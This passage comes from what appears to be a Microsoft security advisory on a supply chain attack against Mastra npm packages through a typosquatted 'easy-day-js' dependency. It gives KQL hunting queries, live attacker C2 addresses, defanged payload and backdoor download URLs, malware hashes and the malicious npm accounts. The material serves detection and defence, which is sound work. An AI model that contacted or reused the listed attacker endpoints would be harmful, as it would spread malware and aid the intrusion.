| <b>Command and control</b> | GET request to <code>hxxps://23.254.164[.]92:8000/update/49890878</code> and reads the response body as text. | <b>Microsoft Defender for Endpoint</b><br>– Command-line process communicating with malicious network endpoint |
|----------------------------|---------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------|

---

## Microsoft Security Copilot

Security Copilot customers can use the standalone experience to [create their own prompts](#) or run the following [prebuilt promptbooks](#) to automate incident response or investigation tasks related to this threat:

- Incident investigation
- Microsoft User analysis
- Threat actor profile
- Threat Intelligence 360 report based on MDTI article
- Vulnerability impact assessment

Note that some promptbooks require access to plugins for Microsoft products such as Microsoft Defender XDR or Microsoft Sentinel.

---

## Advanced hunting

The following KQL queries can be used in Microsoft Defender XDR Advanced Hunting to identify potential exposure to this supply chain compromise.

### Detect postinstall execution of setup.cjs

```
DeviceProcessEvents
| where Timestamp > ago(7d)
| where FileName in ("node", "node.exe")
| where ProcessCommandLine has "setup.cjs"
or ProcessCommandLine has "easy-day-js"
| where ProcessCommandLine has "--no-warnings"
| project Timestamp, DeviceName, AccountName,
ProcessCommandLine, FolderPath, InitiatingProcessFileName
| sort by Timestamp desc
```

### Outbound connections to C2 infrastructure

```
DeviceNetworkEvents
| where Timestamp > ago(7d)
| where RemoteIP in ("23.254.164.92", "23.254.164.123")
| project Timestamp, DeviceName, RemoteIP, RemotePort, RemoteUrl,
InitiatingProcessFileName, InitiatingProcessCommandLine
| sort by Timestamp desc
```

---

## Indicators of compromise (IOC)

---

### Network indicators

| Indicator                                               | Type       | Description                                           |
|---------------------------------------------------------|------------|-------------------------------------------------------|
| 23.254.164.92                                           | IP address | Primary C2 server                                     |
| 23.254.164.123                                          | IP address | Secondary C2 address (from deobfuscated strings)      |
| https://23[.]254[.]164[.]92:8000/update/49890878        | URL        | Payload download endpoint                             |
| teams[.]onweblive[.]org                                 | Domain     | Post Compromise PowerShell backdoor delivery domain   |
| https://teams[.]onweblive[.]org/api/update/8555575039/4 | URL        | Post Compromise PowerShell backdoor download endpoint |
| maskasd[.]com                                           | Domain     | Post Compromise C2 beacon domain                      |
| https://maskasd[.]com/8555575039                        | URL        | Post Compromise C2 beacon endpoint                    |

#### File indicators

| Indicator                                                        | Type    | Description                                  |
|------------------------------------------------------------------|---------|----------------------------------------------|
| B122A9873BEDF145AE2A7FD024B5F309007DBB025149F4DC4AC3F7E4F32A36A4 | SHA-256 | setup.cjs (malicious postinstall dropper)    |
| AE70DD4F6BC0D1C8C2848E4E6B51934626C4818DCB5AF99D080DDBD7DC337185 | SHA-256 | easy-day-js-1.11.22.tgz (weaponized tarball) |
| 4A8860240E4231C3A74C81949BE655A28E096A7D72F38FBE84E5B37636B98417 | SHA-256 | easy-day-js-1.11.21.tgz (clean bait tarball) |
| B73DE25C053C3225A077738A1FCBD9CA6966D7B3CD6F5494A30F0AA0EAE55C7E | SHA-256 | mastra-1.13.1.tgz (compromised CLI tarball)  |
| 221c45a790dec2a296af57969e1165a16f8f49733aeab64c0bbd768d9943badf | SHA-256 | protocol.cjs                                 |
| 50eae63d3e24be9ca8803f4b5a0408aef97ee3fab7af018d8c2dde7c359edd65 | SHA-256 | Downloader and backdoor PowerShell script    |
| 1d1bf5e8c1539d2f05b1429235b8f4990f87036774be95157b315a7803dd5526 | SHA256  | Second stage Powershell Script               |

#### Host indicators

| Indicator                                    | Type          | Description                                          |
|----------------------------------------------|---------------|------------------------------------------------------|
| <i>\$TMPDIR/.pkg_history</i>                 | File artifact | Contains the install path of the compromised package |
| <i>\$TMPDIR/.pkg_logs</i>                    | File artifact | Contains XOR 0x80 encoded string “easy-day-js”       |
| <i>&lt;homedir&gt;/&lt;random_hex&gt;.js</i> | File artifact | Downloaded second-stage payload                      |

#### Package indicators

| Indicator   | Type        | Description                                   |
|-------------|-------------|-----------------------------------------------|
| easy-day-js | npm package | Malicious typosquat of dayjs                  |
| sergey2016  | npm account | Publisher of easy-day-js                      |
| ehindero    | npm account | Compromised publisher of 140+ Mastra packages |

## References

[Security: mastra@1.13.1 is compromised — malicious postinstall payload via `easy-day-js` dependency · Issue #18046 · mastra-ai/mastra](#)

[Microsoft has identified a supply chain attack on the Mastra-AI npm ecosystem, with 80+ packages compromised through npm account takeover. The attacker introduced a phantom dependency into the... | Microsoft Threat Intelligence](#)

*This research is provided by Microsoft Defender Security Research, Suriyaraj Natarajan, Sagar Patil, Rajesh Kumar Natarajan, Mahesh Mandava, Arvind Gowda, and with contributions from members of Microsoft Threat Intelligence.*

## Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the [Microsoft Threat Intelligence Blog](#).

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the [Microsoft Threat Intelligence podcast](#).

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.

- Explore [how to build and customize agents with Copilot Studio Agent Builder](#)
- [Microsoft 365 Copilot AI security documentation](#)
- [How Microsoft discovers and mitigates evolving attacks against AI guardrails](#)
- Learn more about [securing Copilot Studio agents with Microsoft Defender](#)
- Evaluate your AI readiness with our latest [Zero Trust for AI workshop](#).
- Learn more about [Protect your agents in real-time during runtime \(Preview\)](#).